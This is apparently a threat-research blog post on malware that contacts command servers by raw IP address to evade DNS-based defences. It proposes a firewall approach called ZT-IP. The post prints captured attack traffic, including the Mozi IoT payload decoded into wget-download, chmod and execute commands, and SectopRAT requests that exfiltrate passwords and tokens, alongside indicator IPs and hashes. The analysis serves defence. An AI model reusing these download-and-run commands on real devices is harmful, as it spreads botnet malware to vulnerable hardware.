

Almost Half of Malware Samples Communicate Direct to IP

 unit42.paloaltonetworks.com/malware-bypass-dns-direct-to-ip

Shu Wang, Zhanhao Chen, Daiping Liu

August 4, 2026



Executive Summary

Malware samples often bypass DNS entirely, communicating directly to IP addresses instead. Our analysis of 4 million dynamic analysis reports indicates that almost half (45.32%) of malware samples with any command-and-control (C2) activity made at least one direct-to-IP (D2IP) address connection. Measured as a fraction of all C2 connection attempts, D2IP traffic accounts for 23.17% of the total.

A wide variety of threats — including ransomware droppers, peer-to-peer (P2P) botnets and supply chain risks — communicate directly with hard-coded IP addresses, bypassing DNS entirely and evading DNS-based defenses altogether.

This article introduces zero trust IP (ZT-IP), which is a network-level enforcement approach that applies zero trust principles to IP-based traffic. The enforcement approach verifies whether outbound connection destinations were ever sanctioned by a DNS response. We validate this approach against real-world network traffic and samples, demonstrating how ZT-IP successfully surfaces threats including:

- Phorpiex ransomware droppers connecting directly to C2 IP addresses
- A persistent data exfiltration campaign using a custom obfuscated HTTP GET request
- Mozi P2P botnet payloads delivered to internet-of-things (IoT) devices without DNS

Palo Alto Networks customers are better protected from the threats discussed here through the following products and services:

- [Advanced WildFire](#)
- [Advanced URL Filtering](#) and [Advanced DNS Security](#)
- [Cortex XDR](#) and [XSIAM](#)

If you think you might have been compromised or have an urgent matter, contact the [Unit 42 Incident Response team](#).

Related Unit 42 Topics [Malware](#), [DNS](#), [Ransomware](#)

The DNS Visibility Gap

DNS security has become a cornerstone of enterprise threat defense. By monitoring and filtering DNS queries, security teams can block malware from reaching known-bad domains and use sinkholing to disrupt C2 communications before they establish a foothold. This approach is effective when malware plays by the rules of relying on DNS for domain resolution.

However, many types of malware do not. For example, a [backdoor malware sample](#) made no DNS query at all before initiating a WebSocket connection directly to an IP address. Disassembly via Ghidra revealed why. The destination address `wss://154.92.19[.]71:39989` was hard coded into the binary as a Unicode string.

This is not an isolated edge case. Without the DNS resolution step in network communications, malware is invisible to DNS-based security controls, protective DNS sinkholing and DNS anomaly detection systems. The connection simply appears as raw IP traffic with no prior context.

Prevalence of IP Traffic in Malware

We analyzed over 4 million Advanced WildFire dynamic analysis reports for a 30-day period to quantify how prevalent this behavior truly is. We filtered out connections to common legitimate services, internal addresses and DNS resolvers. After doing that, we found that 20.11% of malware samples exhibited C2 activity.

The contrast with benign samples is striking. Only 1% of benign samples establish connections to untrusted IP addresses after applying the same filtering criteria. Those that do average just 1.6 such connections per sample. This is a small fraction of the activity observed in malware.

Among malware with C2 connections, TCP dominates (94.43% prevalence, averaging 4.17 unique C2 IP addresses per sample). UDP is present in 17.50% of cases but contacts far more IP addresses per sample (average 13.79%), consistent with scanning and P2P mesh behavior.

Most critically for DNS-based defenses, 45.32% of malware samples with any C2 activity made at least one direct-to-IP (D2IP) address connection — a raw IP contact with no preceding DNS query. Even after excluding bulk port-scanning behavior, the figure remains 41.97%.

Measured as a fraction of all C2 connection attempts, D2IP traffic accounts for 23.17% of the total.

Threats Discovered Through ZT-IP Analysis

By searching for D2IP connections (ZT-IP analysis), we were able to uncover multiple threats.

Phorpiex Ransomware Dropper

Among traffic flagged by ZT-IP, we observed the following suspicious HTTP GET request toward the destination IP address at 178.16.54[.]109 as shown below in Figure 1.

```
GET /1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Host: 178.16.54.109
```

Figure 1. Suspicious HTTP GET request to 178.16.54[.]109.

The observed request exhibits multiple variations, including sequential numeric GET paths (e.g., /1 through /6) and specific file downloads (e.g., /sex/k/n.txt, /new.php).

We found that these requests correlate with several malware samples (e.g., the [binary](#) retrieved from hxxp[:]//178.16.54[.]109/st.exe) associated with Phorpiex (aka Trik), a long-running malware family used primarily as a dropper and spam botnet. Figure 2 illustrates the many malicious samples hosted on 178.16.54[.]109 in a flow chart of this activity.




Figure 2. The IP address 178.16.54[.]109 is used to deliver multiple threats.

This traffic aligns with Phorpiex's staged payload delivery mechanism. This mechanism is characterized by initially fetching configuration, and then retrieving additional malicious components such as a ransomware payload.

A key indicator of malicious D2IP activity was the absence of DNS queries preceding the connections to 178.16.54[.]109. Since the request bodies appear benign, they often bypass standard heuristic detectors.

The \GET Exfiltration Campaign

One of the most distinctive findings was a persistent campaign using a non-standard HTTP request we call the \GET protocol. This is an obfuscated request format designed to evade security detection while exfiltrating data.

Unlike standard HTTP requests, these requests begin with \GET (backslash-GET) rather than standard GET followed by a backslash. The \GET is followed by a long encoded string ranging from 250–666 characters, as shown in Figure 3.

```
\GET TQLG3SIQ25276EC1F54193E33767CC014289FD6B9DBE979988AABD6E8BB09A90E7748B9CA
10C5EA2E5167AE34899CE3EA7002FA8FB073EFB27CB4BD27E90818E AFC6BD48FB54A1FB4387BE0
F458DD7258AD953C51ADB56C35BF165F159D536EC45A95DE5388CBC2F7AABED2366CA115FA4E51
F96DB0C3ACB968A46D006191E013A41CA55BA257CCD2774BEED218DFD4C7BBDE859AAB58DB2...
E80F12256C559B879FC0A1C15EVQIFKFW HTTP/1.1
Host: 18.228.188.56
```

Figure 3. \GET protocol request to 18.228.188[.]56.

Statistical analysis of the encoded payloads reveals a structured encoding scheme:

- The first and last four characters: alphanumeric (0-9 and A-Z), evenly distributed
- Middle characters: hex-like (0-9 and A-F), evenly distributed
- The payload length ranges from 250–666 characters

Disassembly of associated malware samples (e.g., cc43cdbe8eb9874f55fffb23b560b673eb9f31fb9a953926bba29464fd2dd07) confirms there are no hex-format IP addresses hard coded in the binaries. Instead, multiple hard-coded strings follow the same encoding rule, consistent with the payload lengths observed.

The C2 infrastructure is hosted on public cloud infrastructure in Brazil. Samples that point to it were found impacting high-value sectors including government, airlines and universities. Because the threat leverages shared cloud resources, simple IP-based blocking is ineffective.

Furthermore, the malware employs a notable operational security measure. It rotates both its destination port and IP address on a regular schedule, which evades static IP-blocking defenses.

SectopRAT

We observed two separate attackers operating infrastructure at 87.120.107[.]33 and 194.76.227[.]94, respectively, deploying the same malware family of SectopRAT against educational institutions. Both actors leverage SectopRAT's in-browser proxy capability to silently mirror all victim browser traffic to attacker-controlled servers in real time.

The proxy operates via two endpoints. The first, /churl (shown in Figure 4), relays every URL the victim visits, including:

- Authenticated session pages
- Single sign-on (SSO) redirects
- Learning management system content

```
GET /churl?pcid=6B46495A619C8EF723ACE033456F22&url=https://[REDACTED].com/
[REDACTED]&jwt=[REDACTED]
[REDACTED]
[REDACTED] HTTP/1.1
Host: 87.120.107.33:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Chrome/147.0.0.0
```

Figure 4. HTTP GET request using /churl.

The second, /fsave (shown in Figure 5), exfiltrates form fields including usernames and plaintext passwords at the moment of submission.

```
GET /fsave?name=Password&value=[REDACTED]&sites=
https://[REDACTED]/[REDACTED].aspx?SAMLRequest=
fVHJbsIw.....HABLV
```

Figure 5. HTTP GET request using /fsave.

An identifier (pcid/clid) in every request allows each actor to track individual compromised devices across sessions. Both attackers' campaigns communicate entirely over D2IP connections, bypassing DNS-based visibility layers entirely.

IoT Botnets

IoT malware families often exploit network vulnerabilities to self-propagate, relying on D2IP communication that makes them invisible to DNS-based security layers.

Mozi is a Mirai-derived P2P botnet known for targeting IoT devices with MIPS, ARM and x86 architectures. We observed its characteristic exploitation payload embedded directly in HTTP requests. Figure 6 shows an example of the exploitation payload for Mozi.

```
27;wget%20http://%s:%d/Mozi.m%20-O%20->%20/tmp/Mozi.m;
chmod%20777%20/tmp/Mozi.m;/tmp/Mozi.m%20dlink.mips%27$
HTTP/1.0
```

Figure 6. Example of an IoT exploitation payload embedded in an HTTP request.

In ASCII text, this translates to the three commands shown in Figure 7.

```
wget http://%s:%d/Mozi.m -O -> /tmp/Mozi.m    # Download payload
chmod 777 /tmp/Mozi.m                        # Set executable
/tmp/Mozi.m dlink.mips                       # Execute for D-LINK/MIPS
```


Figure 7. Commands from the IoT exploitation, listed in sequential order.

The Mozi campaign showed highly distributed patterns with thousands of source and destination IP addresses, consistent with the Mozi botnet's P2P mesh structure. However, because this IoT malware propagates by making D2IP connections without DNS resolution, blocking this type of connection can effectively prevent it from spreading within sensitive environments.

Similarly, we identified a Mirai variant that we named Boatnet, which was distributed from the IP address 2.26.98[.]67.

Boatnet demonstrates thorough platform targeting, covering at least 14 different architectures. Beyond standard IoT architectures, Boatnet includes binaries for m68k (Motorola 68000). This processor family is common in legacy industrial control systems (ICS) and aging embedded hardware, which current malware typically overlooks. Unlike generic variants, Boatnet fragments its ARM coverage into three discrete sub-variants (ARM5, ARM6 and ARM7) to ensure optimal performance across different hardware generations.

Binaries are hosted under a /hiddenbin/ directory, as noted in Figure 8, showing a deliberate attempt to mimic legitimate system paths and evade basic file-path detection.



```
GET /hiddenbin/boatnet.sh4 HTTP/1.1
Range: bytes=8137-
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: 2.26.98.67
Connection: Keep-Alive
```

Figure 8. HTTP GET request showing a Boatnet binary under a /hiddenbin/ directory.

We observed infected devices fetching payloads with a User-Agent string of Wget/1.13.4 (released in 2012). This serves as a significant fingerprint, suggesting the botnet is specifically harvesting older, unpatched hardware. Boatnet also demonstrates more operational maturity than “vanilla” Mirai through its use of HTTP Range headers.

Conclusion

D2IP communication from malware won't be detected by approaches that focus specifically on securing requests at the time a hostname is resolved. This is illustrated by threats like the Phorpiex ransomware dropper, the obfuscated \GET exfiltration campaign and the P2P Mozi botnet.

ZT-IP closes this critical gap by applying strict zero trust principles to outbound D2IP connections, ensuring only DNS-sanctioned traffic is permitted. It is a necessary network-level enforcement mechanism to block what DNS-based detection cannot see.

Palo Alto Networks customers are better protected from the threats discussed here through the following products and services:

- [Advanced WildFire](#) machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
- [Advanced URL Filtering](#) and [Advanced DNS Security](#) identify known domains and URLs associated with this activity as malicious.
- [Cortex XDR](#) and [XSIAM](#) help to prevent the threats described in this article, by employing the [Malware Prevention Engine](#). This approach combines several layers of protection, including [Advanced WildFire](#), Behavioral Threat Protection and the Local Analysis module, to prevent both known and unknown malware from causing harm to endpoints.

If you think you may have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the [Cyber Threat Alliance](#).

Indicators of Compromise

Malicious destination IP addresses

- 2.26.98[.]67
- 62.60.179[.]230

- 87.120.107[.]33
- 91.92.243[.]29
- 103.245.236[.]146
- 178.16.54[.]31
- 178.16.54[.]109
- 194.76.227[.]94
- 206.189.229[.]43

Malware samples

- 01a96eeafb72042b3f69afd21b4c9155dbfe7f97ab3dca392972ad531a075ac2
- 9639f7ebc6a6d69d7bf5b8bc869e7783a1406088f192868624ad8919e9bfd1d4
- bf24277400cc453d530e4277d3bd24e96c5e409adef6970518bdc59205aa0241
- e310476c41ae4f6e3c4ed9bb88303ee6e5e1455bd7afe51cf48965ea7599e6e5
- e3513922666c202c1ae5c06eea277ba10477868d6d89ce2819f4f8ff9070bc85
- e5715e6611ef6bcb233f5d2098510dab3db408abbb728b00e1821bb255829373

Additional Resources

- [Phorpiex \(Malware Family\)](#) – Malpedia
- [Old Wine in the New Bottle: Mirai Variant Targets Multiple IoT Devices](#) – Palo Alto Networks Unit 42
- [It Was Not Me! Malware-Initiated Vulnerability Scanning Is on the Rise](#) – Palo Alto Networks Unit 42

Appendix: What Is ZT-IP?

ZT-IP, which we have also called [No-DNS](#) or [D2IP detection](#), extends the zero trust security model to IP-based traffic. This ensures that network services only connect to IP addresses previously resolved and approved by a trusted DNS service. Outbound connections to an IP address without a prior, valid DNS query are flagged as suspicious and blocked.

In Figure 9, ZT-IP secures the network and firewall level through a simple enforcement mechanism:




Figure 9. The security model of ZT-IP.

The mechanism:

- Tracking legitimate IP addresses: The system monitors all valid DNS responses to learn which IP addresses are approved for outbound connections
- Building a trust list: These approved IP addresses are tracked in a secure list, along with a time limit for how long they remain valid
- Enforcement: Whenever a device attempts an outbound connection to an IP address, the firewall checks this list
- Blocking bypass attempts: The connection is only allowed if the destination IP address was recently approved by DNS. If an IP address is not on the list or its approved time limit has expired, the connection is immediately flagged as a potential No-DNS threat and blocked.

Because some legitimate network protocols (such as DNS, Neighbor Discovery Protocol, VoIP, P2P and certain IoT services) connect directly to IP addresses by design, ZT-IP incorporates mechanisms to prevent false positives. It uses allowlists that exempt private intranet IP addresses, specific trusted network protocols and well-known benign public IP addresses from these strict DNS checks.

ZT-IP delivers the following key advantages for network defense:

- Stops patient zero attacks: It proactively blocks unknown C2 callbacks and malware attempting to phone home using hard-coded IP addresses
- Secures shared infrastructure: It differentiates between legitimate traffic and malicious connections targeting the same shared cloud hosting environments, securely blocking the malicious traffic because it lacks the necessary DNS context
- Network-level protection: By operating at the firewall level, ZT-IP secures environments like IoT and operational technology (OT) without requiring endpoint agents to be installed on every single device